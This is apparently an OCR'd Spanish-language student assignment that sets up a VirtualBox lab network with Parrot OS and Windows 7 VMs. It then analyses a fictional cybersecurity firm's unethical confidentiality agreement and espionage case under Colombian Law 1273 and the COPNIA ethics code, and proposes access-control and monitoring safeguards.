
vboxmanage dhcpserver add --netname=RED_INTERNA_ALEXIS --ip=192.168.10.1 --netmask=255.255.255.0 --lowerip=192.168.10.10 --upperip=192.168.10.20 --enable

Luego se puede apreciar que fue creado correctamente con el comando:

vboxmanage list dhcpservers

Figura 6

Conexión Entre las Máquinas Virtuales Parrot OS Security y Windows



Nota: Elaboración propia.


En la **figura 6** se evidencia que una vez el servidor DHCP de manera automática asignó las direcciones IP se evidencia la conexión entre las dos MV (***Parrot OS Security y Windows7***).

Dirección Ip de la MV Parrot OS Security: ***192.168.10.10***

Dirección Ip de la MV Windows 7: ***192.168.10.11***

Figura 7


Características de la MV Windows. Parte 1



Nota: Elaboración propia.

Figura 8

Características de la MV Windows. Parte 2



Nota: Elaboración propia.


En la **figura 7** y **8** se aprecian las siguientes características técnicas de hardware que tienen las MV **Windows**.

MV Windows:

- ✓ **Nombre de la máquina virtual**: Win7-SE2020-X64
- ✓ **Sistema operativo**: Windows 7 (64 bits).
- ✓ **Procesador (CPU)**: 2 CPU virtual asignado (era 1, se amplió a 2.)
- ✓ **Memoria (RAM)**: 4096 MB (**4 GB**).
- ✓ **Controlador de almacenamiento**: Puerto SATA de **50** GB
- ✓ **Controlador de red**: **Red Interna** (estaba configurado inicialmente en modo **NAT**).

Figura 9


Configuración MV Parrot OS Security. Parte 1



Nota: Elaboración propia.

Figura 10

Configuración MV Parrot OS Security. Parte 2



Nota: Elaboración propia.

En la **figura 9** y **10** se aprecian las siguientes características técnicas de hardware que tienen las MV **Parrot OS Security**.

MV Parrot OS Security:

- ✓ **Nombre de la máquina virtual**: Parrot OS Security Edition
- ✓ **Sistema operativo**: Linux Debian 12 Bookworm (64bits).
- ✓ **Procesador (CPU)**: 4
- ✓ **Memoria (RAM)**: 8192 MB (**8 GB**)
- ✓ **Controlador de almacenamiento**: Puerto SATA de **64** GB
- ✓ **Controlador de red**: **Red Interna** (estaba configurado inicialmente en modo **NAT**)

Etapa 2 - Actuación Ética y Legal

Con base en los ***anexos 2 – escenario 2 y el anexo 3 – Acuerdo***, se responden las siguientes preguntas.

2.1 ¿Una Vez Leído el Anexo 2 – Escenario 2 y el Anexo 3 - Acuerdo Usted Logra Evidenciar Algún Proceso Ilegal y no Ético que se Esté Estipulando en Dicho Acuerdo?. Argumentar la Respuesta y Señalar los Fragmentos Ilegales del Anexo 3 - Acuerdo en Caso de Existir Alguna Irregularidad.

Rta: sí, pero antes de analizar el ***anexo 3 – Acuerdo***, en el ***anexo 2 – Escenario 2*** ya se evidencia algo que no se considera ético por parte de la empresa **CyberFort Technologies** y es la despedida que le hicieron al abogado por encontrar "***alguno procesos ilícitos***", ya con solo este precedente se podría inferir que esta empresa posiblemente no trabaje de manera ética y/o legal. Ahora, con base en el análisis realizado al ***anexo 3 – Acuerdo***, considero que sí existen irregularidades en varias de las cláusulas del contrato entregado por la organización **CyberFort Technologies** y que están pactadas en el acuerdo, éstas se detallarán a continuación señalando además, el por qué se considera que contiene procesos ilegales y no éticos.

Cláusula Primera - Objeto: en esta cláusula se obliga a la ***parte receptora***, para el caso de estudio "***el estudiante***", a no divulgar información confidencial sobre los "***procesos ilegales"*** que sean encontrados en la empresa CyberFort Technologies. Lo anterior, se considera que viola el proceso ético y legal que debe seguir toda persona y organización que tenga principios de honestidad, ética y moral, esto si se desea conformar una sociedad basada en leyes y normas donde prime el respeto por los individuos y se quiera generar una convivencia sana y respetuosa.

Cláusula Segunda - Definición de información confidencial: en esta segunda cláusula, se observa en el ***punto 2***, que para la empresa ***CyberFort Technologies***, una de las definiciones de ***información confidencial*** abarca aquella información que está relacionada con "***datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos***", lo que puede considerarse como no ético e ilegal por parte de la organización, de no existir de manera previa, una orden judicial que avale y permita realizar estas actividades.

Cláusula Cuarta - Obligaciones de la parte receptora: en esta cuarta cláusula, se encuentra que en el ***punto 3*** se obliga "***al estudiante***" a no denunciar ante las autoridades cualquier "***actividad sospechosa o de espionaje"*** que éste evidencie, lo que violaría el principio ético y el legal, éste último amparado el *artículo 15 de la Constitución Política de Colombia*, el cual señala que "*Todas las personas tienen derecho a su intimidad personal y familiar y a su buen nombre…*", Constitución Política de Colombia (2003), además de algunos artículos de la ley 1273 de 2009. En el ***punto 4*** se habla de abstenerse de denunciar y publicar ***información confidencial e "ilegal"***, es entendible que no se debe publicar información confidencial, sin embargo, al hablar de información obtenida de manera "***ilegal"***, se viola el proceso ético al cual se deben acoger las personas y organizaciones. En el ***punto 7*** se hace responsable "***al estudiante***", si los representantes de la empresa le dan un mal uso a la información confidencial, además en el ***punto 8*** se exige que "***el estudiante***" responda ante las autoridades, en caso de presentarse un allanamiento y la información se encuentre en su poder, con lo que la empresa, en estos dos últimos ***puntos (7 y 8),*** estaría ***librándose de responsabilidades,*** lo que se considera como ***no ético*** por parte de la organización. Y para finalizar, el **punto 9** obliga al estudiante a no transmitir, comunicar o revelar información sea esta confidencial o ***ilegal*** sin antes tener el

consentimiento por escrito por parte de la organización, es decir, que si la empresa autoriza al estudiante, éste podría divulgar esta información capturada de manera ***ilegal***, nuevamente actuando bajo principios ***no éticos***, si se considera la forma en que se obtuvo la información.

Cláusula Octava - Solución de controversias: esta cláusula señala que en caso de que la información ***ilegal*** o confidencial sea encontrada en manos del estudiante, éste deberá acudir a un abogado privado y exonerará a la empresa de cualquier responsabilidad legal y penal, por lo que se considera en este caso, que la empresa no estaría actuando de manera ética y legal ante el estudiante, siendo ésta la dueña y titular de la información y no el estudiante.

2.2 Si la Respuesta es Afirmativa y Usted Encontró Algún Proceso Ilegal en el Anexo 3 – Acuerdo: se Deberá Mencionar qué Artículos de la Ley 1273 de Podrían Vulnerar, Especificar el por qué los Vulnera.

Rta: teniendo en cuenta que sí se encontraron procesos ***ilegales*** en el ***anexo 3- Acuerdo***, a continuación y con base en la ***ley 1273 del* 2009,** se señalan los ***dos artículos*** que se consideran fueron vulnerados por parte de la empresa **CyberFort Technologies,** los cuales se ven reflejados en el contrato entregado al estudiante.

Cláusula Segunda - Definición de información confidencial: una de las definiciones de ***información confidencial*** para la organización CyberFort Technologies, señala aquella que está relacionada con "***datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos***". Según la ***ley 1273 del 2009***, se encuentran dos violaciones relacionadas con esta ***Cláusula Segunda*** de CyberFort Technologies, así:

Artículo 269A (*Acceso abusivo a un sistema informático)*, determina que sin una autorización o un acuerdo previo definido con anterioridad, "*la persona que acceda a cualquier*

sistema informático que esté protegido o no con una medida de seguridad incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y una multa de 100 a 1000 salarios mínimos legales mensuales vigentes".

Artículo 269C (*Interceptación de datos informáticos*), señala que no se podrán ***interceptar datos*** sin tener una ***orden judicial*** dada previamente.

Lo anterior refleja que en el contrato entregado por la empresa **CyberFort Technologies** sí se observan acciones y normas que no están regidas por procesos éticos y/o legales.

2.3 ¿Existiendo Procesos Poco Confiables en el Anexo 3 – Acuerdo, Usted Como Experto en Ciberseguridad Aplicaría A Este Trabajo en CyberFort Technologies, Donde la Organización Dispone de un Sueldo de $15.000.000 de Pesos Colombianos Mensuales y de un Contrato Vitalicio?. Argumentar la Respuesta con Base en el Código Ética de COPNIA.

Rta: con un sueldo de $15.000.000 mensuales y un contrato vitalicio, esta oferta puede resultar tentadora para muchas personas que por encima de su ética y profesionalismo, colocan la estabilidad y el dinero. Sin embargo, ***me considero una persona responsable y profesional*** que trabaja de manera ética, por lo tanto, en mi caso dejo muy claro que ***no aceptaría*** esta oferta laboral, porque la considero ***no ética e ilegal*** por la forma en que la organización **CyberFort Technologies** obtiene la información.

Ahora y con base en el código de ética que infiere COPNIA (2015), al aceptar este tipo de contrato se estaría incurriendo en faltas leves a graves con posibles sanciones por la violación de algunos de sus artículos, entre éstos;

ARTÍCULO 32. PROHIBICIONES GENERALES A LOS PROFESIONALES. Literal b). "*Permitir, tolerar o **facilitar el ejercicio ilegal** de las profesiones reguladas por esta ley;"*. Si se observa detenidamente este ***literal b*** del ***artículo 32*** del ***código de ética de COPNIA***, haría referencia a la ***cláusula segunda*** en su ***punto 2***, donde la empresa define que una parte de la información confidencial es la que está relacionada con "*datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos*". Además, la ***cláusula cuarta - Obligaciones de la parte receptora***, señala en los puntos **3 y 4**, "*no denunciar ante las autoridades **actividades sospechosas de espionaje** y abstenerse de **denunciar** y publicar la **información** confidencial e **ilegal***), respectivamente, dónde se observa de manera detallada que incumple puntualmente con lo expuesto en el ***literal b*** del ***artículo 32*** del ***código de ética de COPNIA***.

Frente a lo anterior, se encuentran otros dos artículos que también hacen referencia y atentan contra lo ético y legal, y que también hacen parte del ***código de ética que COPNIA***, a lo cual los ingenieros de sistemas, en este caso, se deberían regir, uno de ellos habla del ***aceptar trabajos que vayan en contra de las disposiciones legales***, disposiciones ***ilegales*** que ya se evidenciaron que existen en el contrato entregado por la empresa **CyberFort Technologies** al estudiante, este es el;

ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD. Literal a) "*Ofrecer o **aceptar** trabajos en contra de las **disposiciones legales** vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;"*.

ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES. ***Literal b)*** "*Respetar y* ***hacer respetar todas las disposiciones legales*** *y reglamentaras que incidan en actos de estas profesiones, así como* ***denunciar*** *todas sus* ***transgresiones***;".

Por otra parte y dejando claro que **no aceptaría esta oferta laboral**, no puede pasar de manera desapercibida que la empresa ***CyberFort Technologies*** es una organización reconocida a nivel mundial por ***asesorar a grandes gobiernos en ciberseguridad y ciberdefensa***, y que además, se encuentra posicionada como **la organización más importante a nivel mundial en el campo de la seguridad informática**.

Desconozco el procedimiento legal que sobre ésta aplique cuando se trata de defender la soberanía de un país en miras de prevenir ciberataques que afecten su infraestructura o que puedan afectar el correcto funcionamiento de una o varias entidades gubernamentales importantes para la seguridad de un país, por lo que se deja a consideración los siguientes interrogantes. ¿Cómo legalmente esta organización tan reconocida a nivel mundial en seguridad informática, debería actuar ante una situación de seguridad nacional que pueda afectar a todo un país?, esto asumiendo que la infraestructura informática de un país puede ser atacada por un tercero (ciber delincuente), y que además, debe primar el bien general sobre el particular, es decir, que si esta organización pudiera de manera ilegal, interceptar información de terceros con el fin de evitar posibles ataques, ¿hasta dónde estos actos ***ilegales*** de obtener la información, serían ***no ilegales*** por salvaguardar la seguridad de todo un país?.

2.4 Analizar y Responder las Siguientes Preguntas Teniendo en Cuenta las Implicaciones Legales y Éticas que se Presentan en el Caso Problema "Ciber Espionaje y Ética en CyberFort Technologies" (Anexo 7 - Escenario 2).

Antes de responder las preguntas sugeridas y con base en el caso de estudio del ***Anexo 7 - Escenario 2***, considero que a nivel ***ético y legal*** se violaron algunos artículos.

Con respecto a lo **ético** y con base en el ***Código de Ética de COPNIA*** los artículos que pudieron ser violados fueron:

Artículo 31 - Deberes generales de los profesionales. Literal (b): no custodiar adecuadamente los datos y la información confidencial que le fue entregada por el cliente (gobierno), por lo que ***CyberFort Technologies*** al vender la información confidencial y sensible en la darknet, incumplió con este deber fundamental.

Artículo 32 - Prohibiciones generales a los profesionales. Literal (g): causar daño de manera intencional o culposa a los bienes o documentos encomendados. En este caso, ***CyberFort Technologies*** penó por el uso indebido que les dieron a los datos obtenidos, comprometiendo así la confianza y los intereses del cliente.

Artículo 33 - Deberes especiales de los profesionales para con la sociedad. Literal (h): ***CyberFort Technologies*** falló en proteger la vida y salud, o en este caso la seguridad digital de los miembros de la comunidad, esto al poner en riesgo a este gobierno (cliente) al vender su información sensible y confidencial en la darknet.

Artículo 34 - Prohibiciones especiales a los profesionales respecto de la sociedad. Literal (a): en este caso el ***aceptar*** o realizar trabajos que infringen las disposiciones legales,

para el caso puntual, la actividad de ciber espionaje que realizó y que según este código es contraria a la ética profesional.

Literal (b): el imponer su firma para garantizar la autenticidad y el control del trabajo realizado. Llevado al caso, se podría asociar con la falsificación o el mal manejo de los informes que ocultaban los actos de ciber espionaje.

Artículo 36 - Prohibiciones a los profesionales respecto de la dignidad de sus profesiones. Literal (a): puntualmente por beneficiarse de comisiones u otros beneficios injustificados, esto por la obtención del pago económico que algunos empleados obtuvieron por vender en la darknet, información sensible y confidencial.

Artículo 39 - Deberes de los profesionales para con sus clientes y el público en general. Literal (a): debe mantenerse el secreto y la reserva con respecto a la información del cliente. Este deber no fue realizado porque se divulgó información confidencial del cliente, violando así la confianza que éste depositó en ***CyberFort Technologies.***

Artículo 40 - Prohibiciones a los profesionales respecto de sus clientes y el público en general. Literal (a): por ofrecer servicios cuya legalidad es dudosa o que no se pueden cumplir éticamente. Claramente los actos de ciber espionaje no cumplen con estos estándares éticos.

Ahora, con respecto a lo **legal,** y con base en la ***ley 1273 de 2009*** considero que fueron violados los siguientes artículos:

Artículo 269A: ***Acceso abusivo a un sistema informático.*** Donde se penaliza el acceso no autorizado a sistemas informáticos, esto porque los empleados de ***CyberFort Technologies*** accedieron a información confidencial sin consentimiento previo del cliente.

Artículo 269C: Interceptación de datos informáticos. Se sanciona la interceptación de datos sin tener de por medio una orden judicial, lo que podría incluir la recopilación de las comunicaciones sensibles del cliente, por parte de ***CyberFort Technologies***.

Artículo 269D: Daño informático. Penaliza la alteración o destrucción de datos, sin embargo, este caso específico estaría enfocado más al acceso indebido y la venta de la información sensible y confidencial.

Artículo 269F: Violación de datos personales. Aplica por la obtención, venta o divulgación no autorizada de datos personales, en este caso por la venta de información sensible y confidencial que hicieron los empleados de ***CyberFort Technologies*** en la darknet.

a. ¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?

Rta: desde mi punto de vista, considero que ***el acceso a la información sensible*** de un cliente que debe tener una empresa que preste el servicio de auditoría de seguridad, deberá estar restringida por permisos basados en roles que sean dados a un ***usuario que sea creado de manera exclusiva*** para este tipo de auditorías, y que pueda acceder a los recursos de la red o a los diferentes sistemas de manera controlada, además, la información que se comparte con la empresa auditora debe ser la esencial para cumplir los objetivos de la auditoría, también se podría conceder permisos por niveles de prioridad o sensibilidad de la información, para que no puedan tener acceso a datos críticos o sensibles de la organización.

Para ***garantizar que el acceso a información sensible no sea explotado*** de manera indebida, considero que el ***usuario temporal*** creado debería ser auditado por el área de TI, para

analizar que los accesos realizados sobre la red o los diferentes sistemas sean los autorizados, esto se podría realizar con ayuda de herramientas de monitoreo cada cierto intervalo de tiempo o de manera diaria, permitiendo así validar y analizar a qué sistemas o redes ha ingresado y si está dentro de lo pactado con el cliente. Considero también fundamental que se creen acuerdos de confidencialidad en donde se determinen los límites para el uso de la información y las consecuencias legales que puedan generarse en caso de no cumplirse este acuerdo. Otra forma de garantizar que la información no sea explotada de manera indebida consiste en proteger los datos sensibles mediante el cifrando de la información, creando además, entornos virtuales seguros tipo Sandbox, donde la transferencia de información a dispositivos externos sea nula.

b. ¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?.

Rta: Con base en el caso de estudio, el dilema central, no es ***por qué algunos empleados*** usaron herramientas avanzadas de análisis forense, el dilema está ***en que se recopiló información confidencial*** que no deberían haber guardado o copiado. El uso de estas herramientas forenses, hasta donde entiendo, es para la realización de investigaciones cuando ha sido detectado un evento de seguridad, un robo de datos o la infiltración de información, así como para validar los accesos no autorizados a los sistemas o las redes, entre otros, por lo tanto, dependerá de las necesidades del cliente para que una empresa de ciberseguridad puede actuar conforme a esas necesidades.

En este caso de estudio, la empresa fue contratada para ***realizar una auditoría de seguridad en sus sistemas de comunicaciones gubernamentales***, por lo que las herramientas a

usar eran herramientas de; monitoreo de redes, de vulnerabilidades a nivel se Sistemas Operativos obsoletos o desactualizados, de software con vulnerabilidades conocidas, malware, etc., es decir, que estén diseñadas para buscar vulnerabilidades o virus a nivel general (S.O, redes, tráfico, etc.) y no para copiar información confidencial como lo hizo ***CyberFort Technologies.***

Por la seguridad y confidencialidad de la información que las empresas de ciberseguridad deben manejar, considero que algunos de los ***mecanismos de supervisión y control*** que estas organizaciones pueden implementar son:

1. **Contratación**: que la contratación de los expertos sea realizada de manera rigurosa para saber quién es, de dónde proviene, que antecedentes legales tiene, realizar pruebas de poligrafía, entre otras.

2. **Código de conducta**: Importante redactar códigos de ética claros donde se prohíba detalladamente el acceso no autorizado a datos sensibles señalando además, las penas y sanciones en caso de incumplimiento.

3. **Formación ética**: es concientizar y capacitar a los empleados de manera periódica con el uso de buenas prácticas donde se enfatice la importancia de velar por la privacidad de la información de los clientes, y de los límites éticos y legales a los cuales deben regirse, incluyendo los códigos de conducta y las leyes del país.

4. **Acceso controlado**: primordial hacer uso de sistemas de gestión de accesos y privilegios para restringir el uso de herramientas avanzadas, para que sean usadas únicamente por personal autorizado, controlado también por las tareas que pueden o no realizar.

5. **Cifrado de datos**: es importante asegurar que la información sensible esté cifrada tanto en reposo como en tránsito, esto permitirá que los intentos de robo sean más complejos y menos útiles para los atacantes.

6. **Restricción de exportación de datos:** el poder configurar herramientas para que no permitan exportar información sin autorización explícita incluyendo controles basados en firmas digitales, ayudaría a prevenir el robo de la información.

7. **Monitoreo**: el uso de auditorías en tiempo real que permitan rastrear las herramientas que están siendo usadas sobre la red, señalando quién y para qué se están usando, en donde además, cualquier actividad sospechosa que se detecte, deberá generar alertas de manera automática.

8. **Registros**: se puede hacer uso de sistemas de bloqueo que ayuden a registrar todas las operaciones que se pueden realizar con herramientas de análisis forense, y que además, puedan guardarse de manera segura para su posterior análisis.

9. **Entornos controlados**: el configurar entornos virtuales de trabajo seguros que limiten el análisis de datos y que además no puedan ser exportados ni manipulados fuera de estos entornos, ayudaría a mitigar el riesgo de robo de información.

10. **Contratos**: el redactar cláusulas estrictas de confidencialidad en los contratos de trabajo donde se detallen las acciones legales por el uso indebido a la información confidencial y además asegurándose que la empresa cumple de manera legal con las leyes y las regulaciones del país ayudarán a minimizar este riesgo.

11. **Política de seguridad**: se puede hacer uso de inteligencia artificial que permitan detectar patrones anómalos en el uso de herramientas, como intentos de extracción masiva de datos o que estén fuera los horarios acordados.

